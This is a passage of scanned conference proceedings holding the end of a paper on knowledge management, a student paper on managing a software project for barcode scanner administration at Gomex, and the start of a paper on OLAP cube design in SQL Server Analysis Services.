


Figure 2. Business, information technology and technology

A. The importance of knowledge management in terms of efficiency

Effective knowledge management can provide the organization more productivity and efficiency. Case studies that prove a lot. Interesting to note the example of Toyota, which is due to a network of knowledge sharing within the company for many years secured to competitive advantage over other car manufacturers, primarily in productivity and in the speed of development of new vehicle models. Toyota has managed to solve three basic dilemma concerning the sharing of knowledge and relate to the following (Bacer-Fernandez and Gonzales 2004):

- Motivate members to participate and openly share useful knowledge (while preventing to be recruited by the competition)
- Prevent free riders (individuals who learn from others, but do not help others learn) and
- Reduce costs associated with searching for and accessing the different types of valuable knowledge.

B. The importance of knowledge management in terms of effectiveness

Effectiveness of exercising najcelishodnijih processes and decision-making most feasible. Knowledge management can help the organization to become more effective as it will help her to choose and implement the most appropriate decision. Knowledge management enables organization members to gather information necessary for monitoring external events.

Poor knowledge management can result in organizational errors that are reflected in the repetition of the same problems or their poor forecasting, even when they are obvious.

C. The importance of knowledge management in terms of innovation

Organizations that manage knowledge and to develop a system of sharing the knowledge they can expect from their employees generate new and innovative solutions to solve problems and develop innovative organizational processes. Knowledge Management can provide a productive brainstorming and thereby improve the process of innovation in an organization.

Some of the benefits of knowledge management are visible at a glance, while others are very difficult to define. That the company received as much as possible the benefits of knowledge management, knowledge must be made available to everyone, and mutual sharing of knowledge must be the basis for cooperation. An effective program management knowledge should help the company to do some of the following:

- Accelerating innovation by encouraging the free flow of ideas
- Improve customer service
- Keeping the attention of employees by recognizing the value of their knowledge and their rewards
- Improving all activities and operations and reduce their costs by eliminating unnecessary procedures

Knowledge management is the process of adoption and use of the collective experience of the organization anywhere in the business process - on paper, documents, databases (explicit knowledge - explicit, visible knowledge) or in the minds of employees (so-called. Tacit knowledge - silently, invisibly knowledge). Approximately 95% of the information, there is a so called. tacit knowledge. This is actually a driving force for innovation - the only competitive advantage that supports the company in an unpredictable business environment. The purpose of modern business is the use of technology so that knowledge is stored, distributed and spread across the organization by connecting employees with documented knowledge, all through a complex system of knowledge management.

The aim of the modern organization is that all business processes are viewed as proceci knowledge. This includes the creation of knowledge, its dissemination, upgrade and application throughout the organization. Modern organizations are looking for ways to create additional value through the identification, implementation and use of knowledge in a unique way, a process that is part science, part art and part luck. Organizations and their

managers should strive to create a more explicit knowledge, which is by nature collective. Such knowledge is introduced into the operation can not be fixed in a way that an individual may leave an organization. Explicit knowledge is contained in the data bank, information, and knowledge of an organization are between 10 - 20%, and applying the concept of knowledge management this part may be doubled.

- Investing in knowledge management, according to estimates, has grown from 410 million US $ 1994 to over 4.5 billion USD in 1999, a trend largely continues;
- 42% of members of the Fortune 1000 has appointed CKO - Chief Knowledge Officer;
- Almost all of the consulting firm developed a knowledge management system, typically by using advanced information technology;
- American Productivity and Quality Center (APQC) has declared the knowledge management a key focus in ODIN before us;
- The huge media attention in magazines (Economist, Fast Company, Harvard Business Review) and a lot of interest in academic circles (CIBIT, Utexas, etc..)
- Increase investment in information technology undoubtedly contributes to improving business performance.

It uses the concept of knowledge management and the development of managerial competencies are many, but the biggest problem is the quantification of the benefits that are conditioned on the implementation of the concept. This problem is further aggravated by the fact that there are both direct and indirect benefits and that is why it is common to use the knowledge management express descriptive way.

Practitioners and theorists who deal with knowledge management have attempted to quantify the contribution of knowledge management business results across the enterprise and ROI (return on investment) ratio for investment in knowledge management program in an organization, but a consistent model has not been found so that the results mainly based on the greater or lesser probability of accuracy.

Generally, knowledge management leads to reduction of errors and redundancy, faster problem solving, better decision-making, reduce research and development costs, increase autonomy of workers, improving relations with its employees and improve products and services.

IV. CONCLUSION

Involvement of all levels of management in the process of knowledge management requires increased competence manager, and thus managerial skills. Strengthening of managerial competence for knowledge management is achieved by purposeful management of knowledge within the organization and increase its competitiveness. Managers should have a greater sense of invisible and intangible assets of people featured in the minds and experiences of employees. Without these assets, companies are unequipped vision and the ability to predict the future.

Today, organizations are investing millions of dollars in technology that would allow a better flow of information, however, deeply stored knowledge that exists within the organization itself remains untouched and unused. Sharing knowledge in the right way and search for new ways to involve breaking down barriers and installation knowledge management in organizational structure will enable users to knowledge management to fully utilize all the benefits of knowledge management.

We live in a time of faster, more dramatic, complex and unpredictable changes. Technological, market - economic, political, social and global factors affecting the speed of changes, as well as in shaping the theory and practice of economics and management. The concept of "Knowledge Management" (Knowledge Management) is increasingly one of the key concepts in creating competitive advantage in the new economy and management

Knowledge Management promotes an integrated approach to identifying, adopting, collecting, sharing and evaluating the intellectual property of each company. In today's hyper business environment, knowledge is not only a critical factor of accelerating change, but it is a factor of rapid transformavija old economic paradigms and the old concept of management.

REFERENCES

[1] Drucker, P.F. (1998), *Managing in a Time of Great Change*, Truman Talley Books Plume

[2] Shockley W. (2000) *Planning to Knowledge Management*, Quality Progress, USA

[3] Marko Slavković, *Upravljanje znanjem i menadžerske kompetencije*, Ekonomski fakultet, Kragujevac http://markoslavkovic.com/uploads/media/Upravljanje_znanjem_i_menadzerske_kompetencije_01.pdf

[4] Yogesh Malhora (2005), *Integrating knowledge management technologies in organizational business processes: getting real time enterprises to deliver real business performance,*Journal of Knowledge Management Volume: 9 Issue: 1 Page: 7 - 28 ISSN: 1367-3270, http://www.kmnetwork.com/RealTime.pdf

[5] dr Milan Stamatović , *Upravljanje znanjem – IT*, Univerzitet Union Beograd http://www.ecdlcentar.com/baza/ecdl_informacije/it-vestak-cd-009/ZBORNIK%20RADOVA%20ZITEH%2006/ZITEH%2006-R30a.pdf

IT project management through software development of handheld barcode scanner administration

N. Jovanovic*, V. Makitan* and E. Brtka*
* University of Novi Sad/Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
bibeface@gmail.com, vesna@tfzr.uns.ac.rs and eleonorabrtka@gmail.com

Abstract – This paper presents one of the information technology (IT) projects through its entire lifecycle, starting with initiation, then through planning, realization, monitoring and control, and finally closing. It is a software development project of handheld barcode scanner administration.

This project enabled problem solving of handheld barcode scanner administration for the Gomex Company. Considering the successful realization and closing of this project it is a good example of IT project management practice. Furthermore, IT project management concept is the basis of project realization of software development of handheld barcode scanner administration. The greatest contribution of IT project management concept was the monitoring and control phase that enabled lacks identification in developed software and their overcoming. During the project realization one of the project management software was used and this enabled simpler insight in broader picture of the project with all its particulars.

I. INTRODUCTION

Project management is widely present in every business area. Its application enables several benefits, and it especially increases success rate for defined business goals. Thanks to the information technologies project management is upgraded to the higher level. Besides general project management, importance of those technologies influenced on IT project management as well which is broader frame of this work. It is known that the usage of IT project management is one of the most important factors of successful realization of IT projects. [1]

The main attention in this paper is on the description of one real IT project realization, as the example of good practice of IT project management. It is a project of software development of handheld barcode scanner administration, for the Gomex Company. Project initiation was realized through "Summer professional practical training" project that is the result of Technical faculty "Mihajlo Pupin" and Zrenjanin business circle – ZREPOK, collaboration. One of the ZREPOK companies, Gomex, recognized problem of handheld barcode scanner administration in their company and defined project task in order to get the best offer for its solution. Technical faculty "Mihajlo Pupin" students had opportunity to apply their own solutions during the "Summer professional practical training" competition and to gain defined project task. Afterwards, they finished their task during the practice in particular ZREPOK firm. Author of this paper was one of the successful students that won project task, as well as the second price for its solution. [2]

As it was mentioned before, solution for handheld barcode scanners administration in Gomex Company was created during the IT project of software development realization. Following chapters of this paper describe phases of project realization, starting with planning, then through realization, monitoring and control and closing.

II. PROJECT PLANNING

Project planning phase was related to the user requirements specification. Gomex Company recognized the need for the software package that could administrate entire stock, procurement flow and input of handheld barcode devices according to the specific selected data. It should enable particular data analysis and many distinctive reports printing as well. Due to the large number of wide-spread business units (retail objects) and large number of users, software solution should be based on client/server architecture that could enable data distribution through Virtual Private Network (VPN) and data storing at central server of relational databases.

Handheld devices based on Windows Mobile operating system have grate flexibility concerning their endurance during the hard working conditions tests. This enables information system transferring into the warehouses and distant location over hard working conditions.

Gomex Company uses those devices for:

1) stock administration in retail objects – in order to control stock and material in retail objects (company has a large number of distant locations) it is necessary to have five or more inventory per week. For that purpose, company forms inventory commissions with the president who is responsible for the entire inventory. Handheld devices are used for barcode scanning and transferring data on server, because they have wireless connections.

2) packing of goods in wholesale warehouses – according to previous requisition of retail object, goods have been packed and sent by trucks from central

company's wholesale warehouse to retail object. Handheld devices have main role in those actions because thanks to them packers receive information and know what articles exactly they have to pack and where to find them.

Considering abovementioned and the fact that devices are used on several locations, it is necessary to build a scanner stock management system. Scanners are evidenced by specific characteristics, especially if their status is "damaged" or "under repairment".

Planning phase of IT project of software development includes defining plan for creation of a scanner stock management system in collaboration with the mentor from the company. The plan contains detailed description of software application based on client/server architecture that is showed below.

The plan includes three parts:

1. Relational database design that will hold characteristic scanner data, enable new scanner input and modifying the existing one. It is necessary to check is there any missing data, such as name of the department, or scanner status table.
2. Data preview (read only) with status identification and insight in all available scanners, as well as input from distant location about particular scanner condition.
3. Enabling property change between departments and forming reports about scanner condition.

Figure 1 presents scheme of the existing network in the company and planned module installation at workstations.




Figure 1. Existing network and planned module installation at work stations

Server console includes design of forms that enable complete data administration. Every table and its administration should be followed by a new form and detailed value check. In case of successful input, server returns sign to the application about that. It is necessary to enable input of new, reading of existing scanners data and modifying and erasing of data.

It is needed that application has item Scanner with following attributes (mark "*" implies on ID keys in scanner database). This is shown in the Figure 2:

1. Scanner
   - ScannerID,
   - Name,
   - Model,
   - Status*
   - Property*
   - Defects*
2. Status (correct, at repair, etc.)
   - StatusID,
   - State,
   - Note,
3. Property (department, store, etc.)
   - OwnerID,
   - Service,
   - Note,
4. Defects (correct, at repair, etc.)
   - DefectID,
   - ScannerID,
   - Date,
   - Note.




Figure 2. Database diagram

This was initial project planning and afterwards during project realization additional requirements occurred and re-planning was needed. Because of that application is extended by tables in database, forms and coding as well. That enabled recording of scanners that does not have defect any more. Furthermore, it enabled change recording in the Status form of the application. This was the final requirement that enabled complete problem solving and it was aligned with user needs.

One of the project management software, Microsoft Project, was used for project planning.

III. PROJECT REALIZATION

Project realization is described by work diary. It shows duration of particular activities, project issues, solution options and decision-making about application design and function. This was followed by MS Project too. The following chapters describe every activity of the project plan.

A. *Workspace setup*

In collaboration with the mentor from the company during the activity *Workspace setup* it was decided about techniques, software and programming language that will be used. For database creation, it was used *SQL Server Management Studio*. This tool enabled creation of database for handheld barcode scanners. It was chosen C# as programming language in *Visual Studio 2010* environment.

Those technologies were chosen because they are compatible with the ones in Gomex Company, and they are the subject of study programs at Technical Faculty "Mihajlo Pupin".

B. *Database creation*

Creation of tables with their attributes, such as: unique ID, name, primary keys and adjustment of relations between tables and its attributes, was during the activity *Database creation*.

Created database was imported from SQL to Visual Studio and that enabled its connection to the future software application. Activity *Database creation* and its subtasks are in the Figure 3 (this plan was defined by MS Project).




Figure 3. Summary task *Database creation* and its subtasks in MS Project

After database creation, creation of software application could start. Programming application was in Visual Studio environment and C# programming language was used.

C. *Creation of forms*

Activity *Creation of forms* is the longest in the project and contains creation of several forms of software application. Those forms are: *Menu*, *User*, *Login*, *Status*, *Scanners*, *Defect* and *Receiving*.

Through *Menu* form all the other forms may be opened. Figure 4 shows *Menu* form.

Figure 4. *Menu* form

In order to create the most useful, better and simpler application interface, additional time was needed. During that time figures, logo signs and icons were added at each form. Form's background color was changed in accordance with company's colors and components names were corrected. Afterwards the size of forms, buttons, text fields and labels were fitted, and positions of forms appearance during the application running were set up.

Everything was incorporated in order to accomplish adequately distance that will allure the user to intuitive usage of application. At the end of the work diary writing application was still opened for changes, concerning design and other features of forms.

This was arranged in agreement with the mentor from the company.

During the project realization testing of application indicated particular omissions, and reprogramming was necessary for the entire application. Problems occured when wrong syntax or naming were used which caused wrong methods or missing data in databases and/or tables. Those problems should be solved in order to enable application runs correctly. Because of that data in the database were checked, as well as the table's relations. Syntax of C# code for created classes and forms was checked too.

D. *Preparation for the project presentation and formal software application assertion*

Activity Preparation for the project presentation and formal software application assertion and its subtasks are in the Figure 5.




Figure 5. Summary task *Preparation for the project presentation and formal software application assertion* and its subtasks in MS Project

By this activity IT project of software development for handheld barcode scanners administration was closed. Presentation of project results was realized at the Faculty during the Formal work assertion of the "Summer professional practical training" project.

IV. PROJECT MONITORING AND CONTROL

Monitoring and control are the processes of measuring the forwarding to the project goal, monitoring of the plan digression and taking corrective actions in order to harmonize forwarding with the plan. Monitoring and control were conducted during the project realization. [1]

In case of IT project of software development for handheld scanner administration monitoring and control were planned from the project beginning, lasted during project realization and enabled successful project ending. One of the tools of monitoring and control was work diary, as well as mandatory consulting with company's mentor of the project task (once per week). This enabled insight into the software development, its problems or omissions in interim versions of the software and opportunity to resolve and overcome those problems. In that way successful realization of all project phases is provided, in accordance with previously defined project plan, and finally, successful project ending.

Monitoring and control of project realization are important for project success. There are several criteria that determine project realization success. The simplest way to valuate project success is based on time and cost constraints compliance. If project have realization in predicted time and predicted costs or required product or service delivered, it is a successful project. Previously, IT project had high level of failure and that is decreased thanks to IT project management application [3].

In case of IT project of software development for handheld scanner administration it may be said that it is a successful project according to all abovementioned criteria. Project goal is reached according to defined scope, time and costs, required product was delivered and stakeholders were satisfied.

V. PROJECT CLOSING

At the end of the project realization processes for the project closing should be applied. To close the project or project phase, it is necessary to complete all activities. Main inputs of those processes are: project management plan, expected deliverables and organizational processes. [4]

Planned deadline for the project realization of IT project for software development of handheld barcode administration was October, the first, 2013. Until that date particular preparation and tasks should be finished:

- Preparation of final version of work diary as a proof of realized project tasks and its verification (from the mentor);
- Preparation of final version of project presentation;
- Participating in a Formal software application assertion. This activity, as well as delivery of prizes for the best students, is official end of the IT project of software development and the "Summer professional practical training 2013" project.

Media covered the last activity and the entire realization of the "Summer professional practical training" project.

VI. CONCLUSION

Information technology project for software development of handheld barcode scanner administration was described in this paper, starting with its initiation, through planning, realization, monitoring and control until closing. Considering successful ending of its realization it is a good example of good practice of IT project management.

Concept of IT project management was the basis of this project realization. Its initiation was part of the "Summer professional practical training" project that was the result of collaboration between Technical faculty "Mihajlo Pupin" and companies from ZREPOK association

By winning the project task students gained opportunity to have practice in particular company, and in collaboration with selected mentor, realize the project, which will resolve recognized business problem.

IT project of software development described in this paper enabled solving problem of handheld barcode scanners administration in Gomex Company. IT project management concept that is used in realization of this project had special importance in monitoring and control phase. Thanks to that particular omissions of developed software application were discovered and afterwards successfully removed. Furthermore, project management software, MS Project, that was used enabled broader project picture with all its particulars: activities and their relations, resources and its characteristics, different project data previews with possibility of filtering and sorting data, project reports, etc. Presented project may be used in the future in similar project realizations.

Therefore, practical contribution of IT project of software development for handheld barcode scanners administration is clear. But, contribution of this work has research meaning as well, because research was predecessor of project realization. In collaboration with company's mentor, user requirements were defined, and optimal solution for the problem of handheld barcode scanners administration found. This solution should be optimal for application in company's business conditions, and several solutions needed to be examined. After this research work, platforms, tools and programming environments were chosen in order to gain best project task solving. This enabled success of entire project realization according to every success criteria: project goal is fulfilled, with predicted time, scope and cost constraints, required product was delivered and all stakeholders were satisfied.

ACKNOWLEDGMENT

This research is financially supported by Ministry of Education and Science of the Republic of Serbia under the project number TR32044 "The development of software tools for business process analysis and improvement", 2011-2014.

REFERENCES

[1] Kathy Schwalbe, „Information technology project management" sixth edition, 2008, Course Technology, Boston, USA

[2] www.tfzr.uns.ac.rs

[3] www.standishgroup.com

[4] Project Management Body of Knowledge. Project Management Institute, Third Edition (PMBOK Guides): Upper Darby, 2004.

Technical Issues of OLAP Design and Implementation

N. Kermeci* and D. Dobrilovic **
* Kenna Communications, Mississauga, Ontario, Canada
** University of Novi Sad/Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
nkermeci@rogers.com, ddobrilo@tfzr.rs

Abstract - Increasing and multiplying of data volume in the public and non-public organizations have been constant in today's changing business environment. Different organizations manipulate enormous massive information and data is evaluated in gigabytes and terabytes. Meanwhile, requires for thorough analyses and synthesis of accurate information constantly grow up.

Business intelligence is intelligence of understanding of your business. You achieve understanding by analyzing your business operations. This paper will discuss OLAP technology used in designing and building of Data Warehouse, issues in designing a cube and where it is used. Research will be based on OLAP Analysis Services technology. Examples are used from Microsoft SQL Server 2005 Business Intelligence (Analysis Services).

I. INTRODUCTION

Data warehouse design provides high level of abstraction. It describes warehousing process and architecture in many aspects. Modeling in real life situations can be with the high level of complexity. Operational databases record transactions and they are characterized as OLTP (online transaction processing). Data warehouses allow complex analysis of large datasets with different characteristics. Relational data modeling is still widely used, and has a purpose in transactional world as well as for producing reports.

OLAP [1] leverages stored data from relational schema or data warehouse (data source) by placing key performance indicators (measures) into context (dimensions). Once processed into multidimensional database (cube), all of the measures are pre-aggregated, which makes data retrieval significantly faster. The processed cube can then be made available to business users who can browse the data using a variety of tools, making ad hoc analysis an interactive and analytical process rather than a development effort [1].

One of the first versions of Analysis Services was named OLAP Services. Explanation of the history of the term OLAP can make it easier to understand its meaning. In 1985, E. F. Codd founded term online transaction processing (OLTP) and introduced 12 criteria that define an OLTP database. Codd's terminology became widely accepted as the standard for databases used for managing daily operations (transactions) of a business.

In 1993, Codd came up with the new term online analytical processing (OLAP) and proposed another 12 criteria to define an OLAP database. This time, his describing was more focused of databases designed to facilitate decision making (analysis) in an organization.

II. HOW THE TECHNOLOGY WORKS

A. Types of OLAP Tools

There are two types of OLAP tools: Spreadsheet and Database Model OLAP [8].

1) Spreadsheet model OLAP

Spreadsheets can be used for complex calculations and are easy to control. Inserting a value or formula into any cell can help in data manipulation and producing many different reports. One of the examples is Microsoft Excel with Pivot table and Pivot Chart report. Using Pivot table can process any data in spreadsheet or access directly OLAP server. Reports are easy to produce and can be maintained and presented in many different ways. One of the limitations of using spreadsheet model is limed in size. Spreadsheet is also constructed as two-dimensional.

2) Database model OLAP

OLAP tools stores as cubes use a database model and behave very differently. They are stored in database engine and have significantly faster response than spreadsheet. OLAP databases can hold large volumes of data and size is almost unlimited. In OLTP databases query results create aggregated results and can be very fast in the response. In an aggregate structure of OLAP, results are pre-processed and pre-summarized and that allows easier way of producing complex reports especially if size of data grows large over period of time. Results do not need to be produced every time using processor time, and can be just queried directly for aggregated table.

Multidimensional database is one of the most popular data warehouse types of design. Term is related to Albert Einstein's space time, parallel universe and mathematical formulas. Multidimensionality has a different meaning in database context. Numerical value used for monitoring unit is summarized and called measure. Measure is compared against different dimensions and reporting measures and dimensions looks like cube.

B. Suppliers and Consumers of Technology

Leading OLAP suppliers are Hyperion Solutions, IBM, Microsoft, and Oracle. Examples of tools provided are Hyperion Essbase (acquired by Oracle recently), DB2 Warehouse, Microsoft Analysis Services and Oracle 11G Enterprise Edition (provides Business Intelligence).

Consumers of the technology are major financial institutions. In Canada, CIBC uses Oracle and Microsoft tools. In US many small companies (based in NY area) dealing with stock exchange use Hyperion Essbase (recently Oracle Hyperion Essbase).

OLAP and Data Warehouse are powerful tools for acquiring and transforming data in information and retrieving knowledge from it.

III. How is the Technology Used in Organizations Today

Many companies apply OLAP as help in building centralized Data Warehouse. Other than Data Warehouse usage, this technology is widely used for reporting purposes.

A. Strengths / Advantages of the Technology

Productivity of managers, developers, and whole organizations increase with the successful OLAP implementation. Applications can be more self-sufficient and it would help resolve complex business problems. Users of the system do not need to have high technological knowledge. OLAP allows powerful graphical interface and visualization ability, fast and interactive response times and analysis of time series.

B. Weaknesses / Disadvantages of the Technology

Besides all advantages, there are some potential issues regarding OLAP technology like long processing time and high storage requirements for data and backups. Most important decision in OLAP design is decision of MOLAP (multidimensional design) versus ROLAP (relational design). Depending on whether MOLAP or ROLAP is used, values are stored in a memory cache or on the disk space – to make selected queries faster.

IV. Topic-Related Analysis

The analysis discussion will go into more details of typical design issues involved in OLAP project. Each of the following sections explains important factors that help completing OLAP project.

A. Fact table design

Fact table stores detailed values for measures or numbers, units and currencies. That table also has a column for each measure. Banking financial warehouse might contain two measure columns – Dollars and units. For each dimension the fact table contains detailed rows and in the process of creating reports each measure just creates additional dimension.

In the report dollars and units can be looked from the header and dimensions like regions or time series vertically. In the fact table each dimension is displayed as a separate column and lowest level of information.

B. Dimension table design

Dimension table has the specific name for each member of the dimension called attribute. In the OLAP structure dimension table has a unique value for every member of the dimension. Primary key in each dimension table correspond to one of the column in the fact table. Dimension attribute can be grouped like Category, Size, Color or Product. Some grouped attributes can create hierarchy. For example, Product can be divided into Category and Subcategory. If Category is displayed in the report user is allowed to drill-down into Subcategory and finally to initial Dimension.

C. Time Dimension Design

Time dimension contains year at the highest level, and also go to quarters, months and days. On occasion in case of precise monitoring it is possible going into the lowest level of minutes and even seconds. Time is regular and that gives a great and unique quality to Time Dimension in OLAP. Many questions can be answered and patterns discovered by using time as dimension. Of course there will be some irregularities like months with 30 and 31 days, but that must be accounted when using time in analysis. Time as a dimension table

D. Parent-Child Dimension design

Parent-Child dimension is built from a single table. It contains hierarchical structure that can be used across each branch of hierarchy. Organizational data is usually structured as recursive hierarchy. One example is using Employee table that has unique key and parent key that represents employee's supervisor or manager. Different Employee table can be structured to show child key if is built from top-down. Each child key would represent a link to subordinate of employee.

E. Stars and snowflakes

In the OLTP database is broken into many tables so that there is no redundancy in values. Normalization means that value is stored in only one place. In the multidimensional design if all attributes are stored in a single denormalized dimension table surrounded by a single fact table, it is called star schema.

Going further and normalizing each dimension tables, and adding joins for each dimension results in snowflake schema. Even in some single dimension table some attributes could be normalized into the snowflake. In building Data Warehouse, more snowflake schema means slower query responses, but on the other hand more drill-down capabilities.

F. Cubes and Calculations

OLAP cube is an extension of two-dimensional array of a spreadsheet. In the analysis of financial data by product, time period, city (three dimensions) of revenue and cost, and methods of analysing the data are known as dimensions. Sometimes analysis can be performed on more than three dimensions at tem hypercube is used in OLAP terminology. [9]

In the Analysis Services Project (Microsoft SQL Server 2005) [2], cube can be built by using appropriate data source, and selecting fact and dimension tables. Specific cube consists of one or more measures (such as Sales or Quantity) from a fact table, and one or more dimensions (such as Product or Time) from dimension

tables (Fig. 1). To complete cube creation, cube must be processed and when that step is completed, it can be browsed and analysed. Calculations on the cube can extend analytical capabilities. Some additional measures can be derived into the fact table. Prior to design of the cube, decision must be made whether to pre-calculate measure which would create a new measure stored in the cube, or do a dynamic calculation from existing measures in which new value would not be stored in the cube.




Fig. 1 Cube design




Fig. 2 Cube browsing

G. Cube Processing

Cube processing is one of the most important steps which summarize all design steps. In the Analysis Services processing can be done on a dimension or whole cube. When dimension is processed, information is read from dimension table and map of dimension is constructed based on each attribute (Fig. 2). When Analysis Services tries to find member of that dimension it can read a value from the map and find desired one. This approach is similar to index trees in relational databases. When whole cube is processed, Analyses Services combines dimension maps from all dimensions in a cube into the multidimensional map. Information is then read from detail records of the fact table and stored in data storage area. During the design of Analysis Services project it is important to plan dimensions very carefully to avoid unnecessary usage of resources. In case of dimension change, whole cube must be re-processed and this could take a long time. The Analysis Services uses a lot of disk space. During processing, it creates second copy of all dimensions and cube files and uses additional temporary files during aggregations creation from a large fact table. Before processing of a cube takes place, it is important to address how that affects user queries performed on the cube. Some of the steps that can help improving performances are proactive cashing and partitioning a cube. Partitions if used can make it possible to create extremely large cubes (Enterprise type of applications). Small and medium sized cubes can be created without using partitions. One of the benefits of creating multiple partitions is designing different storage for different portions of a cube. For example, one partition can be used for a current and previous year, so you specify MOLAP with aggregation to provide 50% performance boost. Third, fourth and fifth year are on the second partition and accessed on the summary level, so you specify hybrid OLAP or HOLAP with aggregation of 30% performance level. A third partition contains all previous year that are infrequently accessed, so you specify MOLAP with aggregations to 5% performance level. Any client application accessing a cube will not be affected if the design of partitions is modified. One of the most important rules when designing multiple partitions is a single fact table should refer to only one partition. In SQL Server 2005, useful tools for monitoring cube performance are Server Profiler and the Performance Monitor.

H. Browsing a Cube - using MDX queries

Multidimensional Expressions (MDX) lets you query multidimensional objects (Fig. 3), such as cubes, and return multidimensional cellsets that contain the cube's data.




Fig. 3 Querying Cube using MDX expressions

Data in the cube is stored in rows and columns. MDX gives an ability to view the cells and to examine single values. Opposite to spreadsheet applications where data is in two dimensions – rows and columns, working with multidimensional data is much different because it is much harder to visualize it. MDX can be performed in Cube Designer and generate results retrieved from cube. Simple type of MDX query that retrieves a single result based on a large set from a cube is actually a series of subqueries behind the scenes. While cube has dimensions, the report created by MDX does not. Query retrieves only selected values. Better understanding of MDX queries can

help usage of data cubes in external application and can importantly increase performances.

I. Cube and Storage

Storage as important factor in OLAP design was mentioned in Cube processing. Analysis Services stores information about database objects – cubes, partitions and dimension in data files on the server. Storage options do not have an effect on application that uses cube, but can significantly increase performances when chosen correctly.

Selections can be made between three types of storage:

- ROLAP, for relational OLAP, leaves detail values in the relational fact table and stores aggregated values in the relational database as well. [5]
- HOLAP, for hybrid OLAP, leaves the detail values in the relational fact table but stores the aggregated values in the cube. [6]
- MOLAP, for multidimensional OLAP, stores both detail and aggregated values within the cube. [7]

Aggregations are one of the slowest processes on relational databases and to choose ROLAP type of storage makes sense only if you want to learn more about aggregations and want to be able to look at them. Aggregations in MOLAP and HOLAP are similar, and difference is where the detail level values are stored. MOLAP consumes more storage space because values from fact table are duplicated. During developing a cube if you want to speed up processing the correct choice is HOLAP. If processing is not frequent MOLAP can be considered as an option, and it also helps query performances. After the design is finalized MOLAP can replace HOLAP to maximize application browsing performances.

J. Backing Up an Analysis Services Database

